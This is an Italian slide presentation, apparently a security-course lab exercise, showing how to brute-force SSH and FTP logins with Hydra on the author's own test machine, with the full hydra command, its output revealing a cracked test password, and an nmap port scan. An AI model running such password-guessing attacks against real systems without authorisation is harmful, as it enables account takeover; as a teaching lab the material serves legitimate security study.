





# Authentication cracking con Hydra

# 56/L4



Mara Dello Russo

# Introduzione

Hydra è uno strumento di cracking per l'autenticazione estremamente popolare e potente utilizzato per eseguire attacchi a forza bruta o dizionario su una varietà di protocolli di rete. È sviluppato dal "The Hacker's Choice" (THC) ed è usato principalmente per testare la sicurezza delle password e valutare la robustezza dei sistemi di autenticazione.

Nelle slide seguenti vediamo come craccare le credenziali d'autenticazione di due protocolli di rete: ssh e ftp.

Per avere una migliore panoramica di Hydra utilizzeremo per il protocollo ssh la versione CLI (riga di comando) e per il protocollo ftp la versione GUI (interfaccia grafica).

# SSH


Il protocollo SSH (Secure Shell) è un protocollo di rete crittografico utilizzato per operazioni sicure di amministrazione di sistema e per l'accesso remoto sicuro a computer e server. SSH fornisce un canale sicuro su una rete non sicura, permettendo a utenti e amministratori di accedere in modo sicuro a un sistema remoto.

Step per il cracking:

1. Controlliamo che il protocollo ssh sia attivo sulla nostra macchina con il comando `sudo systemctl status ssh`
2. Nel caso il servizio sia disabilitato, lo attiviamo con `sudo systemctl start ssh`
3. Configuriamo Hydra per la sessione di cracking:

**hydra -L username.txt -P password.txt 192.168.1.100 -t4 ssh -V**

Con questo comando Hydra esegue un attacco a dizionario contro un server SSH, provando combinazioni di nomi utente e password presi dai file di testo che gli abbiamo fornito (username.txt e password.txt)



Parametri del comando:

- L username.txt: specifica il file composto dai nomi utente da provare
- P password.txt: specifica il file composto dalle password da provare
- t4: specifica il numero di thread da utilizzare durante l'attacco. In questo modo sarà accelerato l'attacco distribuendo il carico di lavoro su più thread, aumentando l'efficienza
- V: è uno switch opzionale, mostra in output le varie combinazioni che Hydra tenta durante l'attacco.

```
(test_user㉿kali)-[~]
$ hydra -L username.txt -P password.txt 192.168.1.100 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 18:14:43
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:5/p:4), ~5 tries per task
[DATA] attacking ssh://192.168.1.100:22/
[ATTEMPT] target 192.168.1.100 - login "info" - pass "password" - 1 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "123456" - 2 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "passtest" - 3 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "testpass" - 4 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "password" - 5 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "123456" - 6 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "passtest" - 7 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "testpass" - 8 of 20 [child 3] (0/0)
[22][ssh] host: 192.168.1.100 login: test_user password: testpass
[ATTEMPT] target 192.168.1.100 - login "pippo" - pass "password" - 9 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "pippo" - pass "123456" - 10 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "pippo" - pass "passtest" - 11 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "pippo" - pass "testpass" - 12 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "mario" - pass "password" - 13 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "mario" - pass "123456" - 14 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "mario" - pass "passtest" - 15 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "mario" - pass "testpass" - 16 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "flauto" - pass "password" - 17 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "flauto" - pass "123456" - 18 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "flauto" - pass "passtest" - 19 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "flauto" - pass "testpass" - 20 of 20 [child 2] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

# FTP

Il protocollo FTP (File Transfer Protocol) è un protocollo standard utilizzato per il trasferimento di file tra computer su una rete, come ad esempio Internet.


Step per il cracking:

1. Installiamo il servizio ftp sulla nostra macchina con il comando sudo apt-get install vsftpd
2. Attiviamo il servizio con sudo systemctl start vsftpd \*
3. Configuriamo Hydra Graphical per l'attacco: inseriamo IP, porta, protocollo e i due file username.txt e password.txt

\*per controllare effettivamente i servizi attivi è possibile eseguire un nmap in questo modo:

```
(test_user㉿kali)-[~]
$ nmap -p- --open -T4 192.168.1.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 18:23 CEST
Nmap scan report for 192.168.1.100
Host is up (0.00020s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 15.46 seconds
```



GRAZIE PER  
L'ATTENZIONE

